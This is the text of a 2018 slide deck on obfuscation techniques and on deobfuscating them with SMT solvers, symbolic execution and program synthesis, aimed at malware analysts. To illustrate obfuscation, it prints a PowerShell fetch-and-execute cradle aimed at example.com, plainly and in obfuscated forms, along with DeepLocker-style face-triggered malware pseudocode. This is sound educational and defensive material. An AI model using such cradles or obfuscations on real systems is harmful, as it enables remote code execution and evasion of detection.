



# The Art of De-obfuscation

NTT Secure Platform Laboratories  
Yuma Kurogome

Youth Keynote, 51th Young Researchers and Engineers  
Group for Information Science [#wakate2018](#)  
2018/10/07

# About Me

## Yuma Kurogome @ntddk\*

\* Named after Microsoft Windows NT Driver Development Kit

## Research Engineer @ NTT Secure Platform Laboratories

Working on endpoint security field.



2018/09/17 – 2018/09/19  
Grandes Jorasses, Via Normale, AD IV.  
Unfortunately, we couldn't reach the  
mountain peak due to the large randkluft.

I've started to learn mountaineering & climbing influenced by *Encouragement of Climb* (ヤマノススメ) & *The Summit of the Gods* (神々の山嶺).

# Agenda

## òbfəskéɪʃən Obfuscation

難読化



## Deobfuscation

難読化解除？ 非難読化？ 易読化？

Protection against end-users (Man-At-The-End attackers)

Legal  
protection

Technical protection

Obfuscation

Encryption

Server-side  
execution

Trusted native  
code

### This Presentation Is ...

- A brief introduction of obfuscation techniques
- About best practices on deobfuscation as far as I know

### This Presentation Is Not ...

- A comprehensive survey
- About other technical protections
- About techniques not for software protection e.g. IOCCC

### Expected Outcome

After this talk, you'll be able to


- have better understanding of the theory, practice the **underlying thinking** of deobfuscation
- get along well with your boss when he said, "Can you read assembly language? Then, please analyze this obfuscated malware used for targeted attack, from tomorrow."

# Obfuscation

# Definition & Taxonomy




Obfuscation is a transformation from program  $P$  to **functionally equivalent** program  $P'$  which is harder to extract information than from  $P$ .



# Definition & Taxonomy




Invoke-Expression (New-Object Net.WebClient).DownloadString("https://example.com")



# Definition & Taxonomy




Invoke-Expression (New-Object ("{2}{4}{3}{1}{0}" -f 'Lient','c','Ne','wEb','T')).DownloadString("https://example.com")



# Definition & Taxonomy



```
((("{5}{12}{3}{11}{6}{7}{1}{4}{9}{0}{13}{10}{8}{2}"-f 'adString(m','ct  
Net.WebClient).D','mmeF'),'Expression ('ow','Invoke','w-Ob','je','/example.co',  
'nlo','Fhttps:/', 'Ne','-','e')) -rEPLaCE 'meF',[ChAr]34)|.($shellID[1]+$shellID[13]+'X')
```




Above code is obfuscated by Invoke-Obfuscation.  
<https://github.com/danielbohannon/Invoke-Obfuscation>




# When Obfuscation Matters


## Malware Analysis



IDA View-A screenshot showing assembly code for a function. The code is in x86 assembly, with comments in Japanese. The function appears to be a loop that processes data, possibly a string or array, and then returns a value.




Pseudocode-A screenshot showing the high-level logic of the function. The code is in C-like pseudocode, with comments in Japanese. The function appears to be a loop that processes data, possibly a string or array, and then returns a value.



Hex View-1 screenshot showing the raw hex data of the function. The code is in hexadecimal, with comments in Japanese. The function appears to be a loop that processes data, possibly a string or array, and then returns a value.

# When Obfuscation Matters

## Malware Analysis




Statically disassembling jump instruction is error-prone.

74	03	75	01	E8	58	C3		
jz		jnz		call				
jz		jnz			pop eax	ret		




# When Obfuscation Matters

## Malware Analysis




Call stack tampering is also widely used.



# Obfuscation Techniques

## Abstraction

Built-in compiler optimization can be used for both obfuscation & deobfuscation. Especially loop optimization tends to change code logic.



## Known Techniques

According to the comprehensive survey by Banescu, there are 31 type of obfuscation transformations.

Obfuscation Transformation	Abstraction	Unit	Dynamics	Target
Opaque Predicates	All	Function	Static	Data constant
Convert static data to procedural data	All	Instruction	Static	Data constant
Mixed Boolean Arithmetic	All	Basic block	Static	Data constant
White-box cryptography	All	Function	Static	Data constant
One-way transformations	All	Instruction	Static	Data constant
Split variables	All	Function	Static	Data variable
Merge variables	All	Function	Static	Data variable
Restructure arrays	Source	Program	Static	Data variable
Reorder variables	All	Basic block	Static	Data variable
Dataflow flattening	Binary	Program	Static	Data variable
Randomized stack frames	Binary	System	Static	Data variable
Data space randomization	All	Program	Static	Data variable
Instruction reordering	All	Basic block	Static	Code logic
Instruction substitution	All	Instruction	Static	Code logic
Encode Arithmetic	All	Instruction	Static	Code logic
Garbage insertion	All	Basic block	Static	Code logic
Insert dead code	All	Function	Static	Code logic
Adding and removing calls	All	Program	Static	Code logic
Loop transformations	Source, IR	Loop	Static	Code logic
Adding and removing jumps	Binary	Function	Static	Code logic
Program encoding	All	All by System	Dynamic	Code logic
Self-modifying code	All	Program	Dynamic	Code logic
Virtualization obfuscation	All	Function	Static	Code logic
Control flow flattening	All	Function	Static	Code logic
Branch functions	Binary	Instruction	Static	Code logic
Merging and splitting functions	All	Program	Static	Code abstraction
Remove comments and change formatting	Source	Program	Static	Code abstraction
Scrambling identifier names	Source	Program	Static	Code abstraction
Removing library calls and programming idioms	All	Function	Static	Code abstraction
Modify inheritance relations	Source, IR	Program	Static	Code abstraction
Function argument randomization	All	Function	Static	Code abstraction

Here, we do not care about straightforward transformations: Because we can get rid of them by optimization.

```

mov esi, esi
xchg cx, cx
mov edx, 0x1
dec edx
  
```

Instead, we discuss 4 interesting obfuscation transformations and countermeasures.


- Opaque Predicates
- Mixed Boolean-Arithmetic
- Virtualization Obfuscation
- Control Flow Flattening

4 obfuscation transformations you should know

# Obfuscation

# Opaque Predicates

## Deterministic Operation



Opaque predicates are classified as true predicate, false predicate or dynamic opaque predicates, etc. according to the type of branch, but the key idea is the same – effective use of deterministic operation.

For example, in Windows, `GetCurrentProcess()` always returns constant pseudo-handle.

## Collatz Conjecture

$$f(n) = \begin{cases} \frac{n}{2} & \text{if } n \% 2 = 0 \\ 3n + 1 & \text{if } n \% 2 = 1 \end{cases} \longrightarrow 1$$


# Mixed Boolean-Arithmetic

## Algebraic System $BA[n]$

$BA[n] = (B^n, \wedge, \vee, \oplus, \neg, <, \leq, =, \geq, >, < s, \leq s, \geq s, > s, +, -, \cdot)$  where  $n > 0, B = \{0, 1\}$  includes the Boolean algebra  $(B^n, \wedge, \vee, \neg)$  and integer modular ring  $(\mathbb{Z}/2^n)$ .

... so what?

## Mixed Boolean-Arithmetic Expressions



$(x \& 0xFF) \wedge 0x5c$

```


v0 = x*0xe5 + 0xF7
v0 = v0&0xFF
v3 = (((((v0*0x26)+0x55)&0xFE)+(v0*0xED)+0xD6)&0xFF)
v4 = ((((((v3*0x2))+0xFF)&0xFE)+v3)*0x03)+0x4D)
v5 = ((((((v4*0x56)+0x24)&0x46)*0x4B)+(v4*0xE7)+0x76)
v7 = (((((v5*0x3A)+0xAF)&0xF4)+(v5*0x63)+0x2E)
v6 = (v7&0x94)
v8 = (((((v6+v6+(-(v7&0xFF)))*0x67)+0xD))
res = ((v8*0x2D)+(((v8*0xAE)|0x22)*0xE5)+0xC2)&0xFF
return (0xed*(res-0xF7))&0xff
  
```

# Virtualization Obfuscation

## Virtual Machine

Have you ever implemented interpreter or emulator?  
Virtualization obfuscation is something like that.

The bytecode does not depend on the ISA of the host machine.



## Super-operators


Defining complex instructions from existing semantics – like SIMD instructions. For example, `pcmpestri` instruction uses `and`, `shift`, `decrement` and `branching`. Below is the QEMU code (`target/i386/ops_sse.h`).

```
env->regs[R_ECX] = (ctrl & (1 << 6)) ? 31 - clz32(res) : ctz32(res);
```



# Virtualization Obfuscation

## Handler Duplication



Instruction handlers of different syntax are generated and assigned randomly.

## Direct Threaded Code

```
case handler_push:
    stack[reg_sp++] = reg_01;
    break;
```

Return to the virtual CPU

```
case handler_push:
    stack[reg_sp++] = reg_01;
    goto *bytecode[++reg_ip].insn.addr;
```

Jump to the **next handler address**

It is originally a technique for performance optimization used in cpython (Python/ceval.c), ruby (vm\_\*) and modern script engines.

# Control Flow Flattening

## Unnecessarily Jump Table

```
int original()
{
    printf("Hello, ");
    printf("world!%n");
    return 0;
}
```



```
int obfuscated()
{
    int next = 0;

    while(1){
        switch(next){
            case 0:
                printf("Hello, ");
                next = 1;
                break;
            case 1:
                printf("world!%n");
                return 0;
        }
    }
}
```

This is a method to putting each basic block as a case of a switch statement. A pseudo-counter is incremented in an infinite loop.

# Question

## Theory

What is the strongest obfuscation can be supposed?

– Indistinguishability obfuscation (functional encryption). But impractical still.

If applied, two semantically equivalent programs become cannot be distinguished.

## Ready-to-use Tools

There are some commercial obfuscator e.g. VMProtect, Themida and Epona. As an academic project, Tigress and obfuscator-llvm are well-known.



Transformations implemented in the Tigress are:

- Virtualize
- Jit
- JitDynamic
- Flatten
- Merge
- Split
- RegArgs
- AddOpaque
- EncodeLiterals
- EncodeData
- EncodeArithmetic
- InitOpaque, UpdateOpaque
- InitEntropy, UpdateEntropy
- InitImplicitFlow
- AntiBranchAnalysis, InitBranchFuns
- EncodeExternal, InitEncodeExternal
- AntiAliasAnalysis
- AntiTaintAnalysis
- Ident
- CleanUp
- Info
- Measure
- Copy
- RandomFuns
- Leak

# Question

## Theory

What is the strongest obfuscation can be supposed?

- Indistinguishability obfuscation (functional encryption). But impractical still.  
If applied, two semantically equivalent programs become cannot be distinguished.

## Ready-to-use Tools

There are some commercial obfuscator e.g. VMProtect, Themida and Epona.  
As an academic project, Tigress and obfuscator-llvm are well-known.



Challenge Description		Number of binaries	Difficulty (1-10)	Script	Prize	Status
0000	One level of virtualization, random dispatch.	5	1	<a href="#">script</a>	Certificate issued by <a href="#">DAPA</a>	<a href="#">Solved</a>
0001	One level of virtualization, superoperators, split instruction handlers.	5	2	<a href="#">script</a>	Signed copy of <a href="#">Surreptitious Software</a> .	<a href="#">Solved</a>
0002	One level of virtualization, bogus functions, implicit flow.	5	3	<a href="#">script</a>	Signed copy of <a href="#">Surreptitious Software</a> .	<a href="#">Solved</a>
0003	One level of virtualization, instruction handlers obfuscated with arithmetic encoding, virtualized function is split and the split parts merged.	5	2	<a href="#">script</a>	Signed copy of <a href="#">Surreptitious Software</a> .	<a href="#">Solved</a>
0004	Two levels of virtualization, implicit flow.	5	4	<a href="#">script</a>	USD 100.00	<a href="#">Solved</a>
0005	One level of virtualization, one level of jitting, implicit flow.	5	4	<a href="#">script</a>	USD 100.00	<a href="#">Solved</a>
0006	Two levels of jitting, implicit flow.	5	4	<a href="#">script</a>	USD 100.00	<a href="#">Open</a>

# Deobfuscation

# Deobfuscation Techniques

## De Facto Standard



IDAPython

Loader

Processor Module

Microcode API

```
from idc import *
from idaapi import *
from keystone import *
import struct
```

```
CODE = b'mov esi, esi;'
CODE += b'xchg cx, cx;'
CODE += b'mov edx, 0x1;'
CODE += b'dec edx;'
```

```
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, _ = ks.asm(CODE)
```

```
CODE = b''
for opcode in encoding:
    CODE += struct.pack('<B', opcode)
```

```
text = GetManyBytes(start, offset)
```

```
pos = text.find(dead_code)
while pos != -1:
    for i in range(len(dead_code)):
        Patch_Byte(start + pos + i, 0x90)
    ...
```

You can search and remove simple obfuscation with IDAPython.

In the context of malware analysis, it is common to use the scripting functions of IDA Pro.

## SMT-based Program Analysis



Yices2  
Z3  
CVC4

SMT Solver

Intermediate  
Representation

Symbolic  
Execution

Program  
Synthesis

TRILION  
Dynamic Binary Analysis



BINSEC



Syntia

etc.

Also, recent researches come to the rescue.  
After brief description, let's proceed the demo.

Preliminaries

# Deobfuscation

## Satisfiability Problem

Propositional logic

$$(malicious \vee benign) \wedge (\neg malicious \vee benign) \\ \wedge (\neg malicious \vee \neg benign)$$

—————→ SATisfiable

```
from z3 import *
malicious, benign = Bools('malicious
                           benign')

s = Solver()
s.add(Or(malicious, benign),
      Or(Not(malicious), benign),
      Or(Not(malicious), Not(benign)))
print(s.check())
print(s.model())
```

## Satisfiability Modulo Theories

First-order predicate logic

$$(malicious \vee benign) \wedge (\neg malicious \vee benign) \\ \wedge (\neg malicious \vee \neg benign) \\ \wedge x * x - x = 2$$

—————→ SATisfiable

Basically, **BitVector** theory is used for program analysis.

Theories

- EUF
- **Arithmetic**
- Array
- BitVector etc.

```
from z3 import *
malicious, benign = Bools('malicious
                           benign')
x, y = Int('x ')
s = Solver()
s.add(Or(malicious, benign),
      Or(Not(malicious), benign),
      Or(Not(malicious), Not(benign)),
      And((x * 4) - x == 2))

print(s.check())
print(s.model())
print(s.sexpr())
```


<https://github.com/Z3Prover/z3>

Barret and Tinelli. Satisfiability Modulo Theories. 2018.

<http://theory.stanford.edu/~barrett/pubs/BT14.pdf>




## How It Works



## Bit-blasting

Let us consider 1-bit BitVector case:  $x + y$



As the # of bits increases, the number of adders passing through increases.

## CDCL

```
devision_level = 0
if unit_propagate() is CONFLICT:
    return UNSAT
while not all_variables_assigned():
    decide_next_branch()
    devision_level += 1
    if unit_propagate() is CONFLICT:
        b_level = conflict_analysis()
        if b_level < 0:
            return UNSAT
        else:
            backtrack(b_level)
            decision_level = b_level

return SAT
```

In principle, CDCL is a depth-first search of a binary search tree with following rules:

- Unit propagate
- Deduce
- Fail
- Backtrack
- Learn conflict clause


And there are more heuristics:

- VSIDS
- Restart strategy
- ...

# Intermediate Representation

## Long Journey

Then, how to translate binary machine code into a BitVector formula?



The thing is, IR is not only for compiler optimization.

# Intermediate Representation

## Syntax

SIMPL from Schwartz et al.

$program$	$::= stmt^*$		
$stmt\ s$	$::= var := exp \mid store(exp, exp) \mid goto\ exp \mid assert\ exp \mid if\ exp\ then\ goto\ exp \mid else\ goto\ exp$	Context	Meaning
		$\Sigma$	Maps a statement number to a statement
		$\mu$	Maps a memory address to the current value at that address
$exp\ e$	$::= load(exp) \mid exp \diamond_b exp \mid \diamond_u exp \mid var \mid get\_input(src) \mid v$	$\Delta$	Maps a variable name to its value
$\diamond_b$	$::=$ typical binary operators	$pc$	The program counter
$\diamond_u$	$::=$ typical unary operators	$\iota$	The next instruction
$value\ v$	$::=$ 32-bit unsigned integer		

## Operational Semantics

computation

---

$\langle \text{current state} \rangle, stmt \rightsquigarrow \langle \text{end state} \rangle, stmt'$

$$\frac{\mu, \Delta \vdash e \Downarrow v \quad v' = \diamond_u v}{\mu, \Delta \vdash \diamond_u e \Downarrow v'} \text{ UNOP} \quad \frac{\mu, \Delta \vdash e_1 \Downarrow v_1 \quad \mu, \Delta \vdash e_2 \Downarrow v_2 \quad v' = v_1 \diamond_b v_2}{\mu, \Delta \vdash e_1 \diamond_b e_2 \Downarrow v'} \text{ BINOP} \quad \dots$$

# Intermediate Representation

## Taint Analysis

A method to dynamically track data dependencies between source and sink.

$$\begin{array}{lcl}
 \text{taint } t & ::= & \mathbf{T} \mid \mathbf{F} \\
 \text{value} & ::= & \langle v, t \rangle \\
 \hline
 \tau_{\Delta} & ::= & \text{Maps variables to taint status} \\
 \tau_{\mu} & ::= & \text{Maps addresses to taint status}
 \end{array}$$

$$\frac{\tau_{\mu}, \tau_{\Delta}, \mu, \Delta \vdash e \Downarrow \langle v, t \rangle}{\tau_{\mu}, \tau_{\Delta}, \mu, \Delta \vdash \Diamond_u e \Downarrow \langle \Diamond_u v, P_{\text{unop}}(t) \rangle} \text{ T-UNOP}$$

...

## SSA Form

<pre>reg_01 = 5 reg_02 = reg_01 - 3 reg_01 = reg_01 * 2</pre>	$\longrightarrow$	<pre>reg_01<sub>1</sub> = 5 reg_02<sub>1</sub> = reg_01<sub>1</sub> - 3 reg_01<sub>2</sub> = reg_01<sub>1</sub> * 3</pre>	$\longrightarrow$	BitVector
---	-------------------	---	-------------------	-----------

## Defining Good IR is Hard

See IR comparison by Kim et al.

- Flag registers
- Memory model
- FP
- SIMD


# Symbolic Execution

## Input Generation

$\exists x. P(x)$

```
int test(int x, int y, int z)
{
  if (x > y)
    x = x - y;
  if (x < 2018)
    z = x + y;

  y = 0;
  ...
}
```



1. Treats input value as a symbolic value
2. Constrain branch conditions for each execution path
3. Get concrete input value through the SMT solver.

Looks good, but the performance of SMT solver varies greatly depends on how much **concretize** variables to be used (concolic testing), how to handle **loops and recursion** and how to **constrain** path condition, etc.

Also, accurately implementing symbolic execution is difficult; See the bug collection by Xu et al.

# Program Synthesis


## CEGIS

Counterexample-guided inductive synthesis

search space;  
IR fragments

inputs

Symbolic Execution



```
def refinement_loop():
    inputs =  $\varnothing$ 
    while True:
        candidate = synthesizer(inputs)
        if candidate is UNSAT:
            return UNSAT
        result = verifier(candidate)
        if result is valid:
            return candidate
        else:
            inputs.append(res)
```

```
def synthesizer(inputs):
     $(i_1 \dots i_n) = \text{inputs}$ 
    query =  $(\exists P. \sigma(i_1, P) \wedge \dots \wedge \sigma(i_n, P))$ 
    result, model = decide(query)
    if result is SAT:
        return model
    else:
        return UNSAT
```

```
def verifier(P):
    query =  $\exists x. \neg \sigma(x, P)$ 
    result, model = decide(query)
    if result is SAT:
        return model
    else:
        return valid
```

For more information, refer the book *Program Synthesis*.

[https://rishabhmit.bitbucket.io/papers/program\\_synthesis\\_now.pdf](https://rishabhmit.bitbucket.io/papers/program_synthesis_now.pdf)

# Program Synthesis



## Stochastic Search

Since the SMT solver is time- and resource-consuming, there are methods for heuristically evaluating the combination of IR fragments instead of solving the SMT problem:

- Metropolis-Hastings
  - Monte Carlo Tree Search (MCTS)
  - Bayesian Net etc.
- Assign evaluation values to each node of the tree i.e. operation, and optimize the combination.

Mostly program synthesis has been studied in the PL field, but recently it has become a hot topic in the ML field e.g. NIPS, ICLR and ICML – especially about neural program synthesis.

There is a case that the method using CEGIS and MCTS was used in deobfuscation.

Jha et al. Oracle-Guided Component-Based Program Synthesis. ICSE, 2010.  
<https://dl.acm.org/citation.cfm?id=1806833>

Blazytko et al. Syntia: Synthesizing the Semantics of Obfuscated Code. USENIX Security, 2017. <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/blazytko>



Payback time

# Deobfuscation

# Opaque Predicates

## The Way of Thinking

How can we know if a path will **always** be executed?

- Dynamic analysis – is not the best choice. How many times will you re-run obfuscated code?
- As you already know, symbolic execution is a better way.

## Ready-to-use Technique

```
def opaque_predicate_detection(pc):
    ...
    instruction.setAddress(pc)
    ...
    if instruction.isBranch():
        # Opaque Predicate AST
        op_ast = Triton.getPathConstraintsAst()
        # Try another model
        model = Triton.getModel(astCtxt.Inot(op_ast))
        if model:
            print "not an opaque predicate"
        else:
            if instruction.isConditionTaken():
                print "opaque predicate: always taken"
            else:
                print "opaque predicate: never taken"
    ...
    ea = ScreenEA()
    opaque_predicate_detection(ea)
```



With **TRILION**<sup>Dynamic Binary Analysis</sup>, you can detect opaque predicate (modified from `src/examples/python/proving_opaque_predicates.py`).


# Opaque Predicates

## The Way of Thinking

How can we know if a path will **always** be executed?

- Dynamic analysis – is not the best choice. How many times will you re-run obfuscated code?
- As you already know, symbolic execution is a better way.

## Ready-to-use Technique



APT28 X-Tunnel, 99b45...

With  BINSEC and  IDASEC, you can detect opaque predicate and also call stack tampering (p.11) from GUI:



I am glad to inform you that opaque predicate detection core is written in OCaml (binsec/src/backwards/opaque.ml).

# Mixed Boolean-Arithmetic

## The Way of Thinking

Syntax is different from original code, but they are **semantically-equivalent**.

Your call:

- Execute an instruction sequence divided into chunks by dynamic analysis, and compare result with simple operations – straightforward solution
- Construct AST via IR and make use of term rewriting
- Generate a simple instruction sequence equivalent to MBA through program synthesis

## Ready-to-use Technique

```
from arybo.lib import MBA

def f(x):
    v0 = x*0xe5 + 0xF7
    ... (See p.13)

mba = MBA(8)
x = mba.var('x')
ret = f(x)
app = ret.vectorial_decomp([x])
print(app)
print(hex(app.cst().get_int_be()))
```

Arybo constructs AST from given equations and simplify it with the aid of pattern matching and bit-blasting.

You can replace  $f(x)$  with an IR chunk seems to be MBA and simplify it.


Arybo officially supports integration with

**TRILION**.  
Dynamic Binary Analysis

Also, Z3 has own term simplifier so you can use `simplify()`.

# Virtualization Obfuscation

## The Way of Thinking



### Hints:

- First, we need to identify where is the VM Entry. The standard move is to pay attention to **top of jump table** and **VM management structure**. However, there is a possibility that jump table has been erased by direct threaded code
- Let's look for a process to **update the virtual instruction pointer**
- Imagine syntax and semantics. **Arithmetic and logical operators** take arguments and write the return value to the virtual register in the (almost) same way

# Virtualization Obfuscation

## Ready-to-use Technique



Processor Module

```
reg_names = [  
    # General purpose registers  
    "reg_0",  
    "reg_1",  
    ...  
]  
  
instruc = [  
    {'name': 'push', 'feature': CF_USE1}, # 0  
    {'name': 'pop', 'feature': CF_CHG1}, # 1  
    ...  
]
```

- VMHunt, a tool to detect location of virtualized code will be released soon.
- Syntia, a program synthesis-based library to simplify virtualized code and MBA is publically available.
- Recently, Jonathan Salwan who is the author of **TRILION** Dynamic Binary Analysis have also published research results combining various methods – which is able to defeat Tigress.

Xu et al. VMHunt: A Verifiable Approach to Partially-Virtualized Binary Code Simplification. ACM CCS, 2018.

<https://github.com/s3team/VMHunt> (empty repository for now)

Blazytko et al. Syntia: Synthesizing the Semantics of Obfuscated Code. USENIX Security, 2017.

<https://github.com/RUB-SysSec/syntia>

Salwan et al. Symbolic Deobfuscation: From Virtualized Code to Back to The Original. DIMVA, 2018. <http://shell-storm.org/talks/DIMVA2018-deobfuscation-salwan-bardin-potet.pdf>

# Control Flow Flattening

## The Way of Thinking

```
int next = 0;

while(1){
    switch(next){
        case 0:
            ...
            next = 1;
            break;
        case 1:
            ...
    }
}
```

It is necessary to combine the methods introduced so far.


Hints:

- First, take a look at branching condition of jump table
- Typically, an unconditional branch or a relatively simple path constraint determines the next block
- There is no guarantee that there will always be infinite loops. For example, it is possible that the number of times of execution is determined for each block
- Remember taint analysis and compiler optimization.

## Ready-to-use Technique

Let's make your own tools.

Reproduction of Yadegari et al. will be a milestone:



# Takeaways



攻而必取者 攻其所不守也

Representative Obfuscation	Opaque Predicates	Mixed Boolean-Arithmetic	Virtualization Obfuscation	Control Flow Flattening
Deobfuscation	SMT-based Program Analysis			

Both are important:

- Gaining the experiences in the field
- Learning the principles of computer science

# Future Direction

## SMT-based Program Analysis

Analysis of JIT-based obfuscation (advanced version of virtualization obfuscation) and analysis of obfuscated data flow called implicit flow is open problem.

Also, studies on obfuscation transformation robust to symbolic execution are beginning; virtualization and flattening reduce the speed of symbolic execution.

## Machine Learning

In this year, the technique called DeepLocker was proposed. DeepLocker uses DNN-based personal authentication for target identification of target attacks, and at the same time embeds the variables of the code in the weight of the DNN.

Therefore, Analyzing DNN or other ML models will become important.



```
from keras import ...  
import cv2  
  
model = load_model(model_path)  
cap = cv2.VideoCapture(DEVICE_ID)  
  
while True:  
    ret, frame = cap.read()  
    test = prepare_image(frame)  
    probas = model.predict(test)  
    if probas.argmax(axis=-1) is target:  
        decode_and_drop_malware()  
        break
```

A tutorial level face recognition becomes evil.

Banescu et al. Predicting the Resilience of Obfuscated Code Against Symbolic Execution Attacks via Machine Learning. USENIX Security, 2017. <https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-banescu.pdf>

Kirat et al. DeepLocker - Concealing Targeted Attacks with AI Locksmithing. Black Hat USA, 2018. <https://i.blackhat.com/us-18/Thu-August-9/us-18-Kirat-DeepLocker-Concealing-Targeted-Attacks-with-AI-Locksmithing.pdf>

# Further Readings



- *Surreptitious Software*
- *The IDA Pro Book, 2<sup>nd</sup> Edition*
- Möbius Strip Reverse Engineering <http://www.msreverseengineering.com/>
- Diary of a reverse-engineer <https://doar-e.github.io/>
- SAT/SMT by example [https://yurichev.com/writings/SAT\\_SMT\\_by\\_example.pdf](https://yurichev.com/writings/SAT_SMT_by_example.pdf)
- The academic papers written by notable researchers: Babak Yadegari, Christian Collberg, Dongpeng Xu, Hui Xu, Jiang Ming, Jonathan Salwan, Kevin Patrick Coogan, Matias Madou, Matthias Jacob, Monirul Sharif, Mila Dalla Preda, Robin David, Rolf Rolles, Saumya Debray, Sebastien Banescu and Xabier Ugarte-Pedrero
- If you are interested in real world obfuscated malware, Nymaim is a good starting point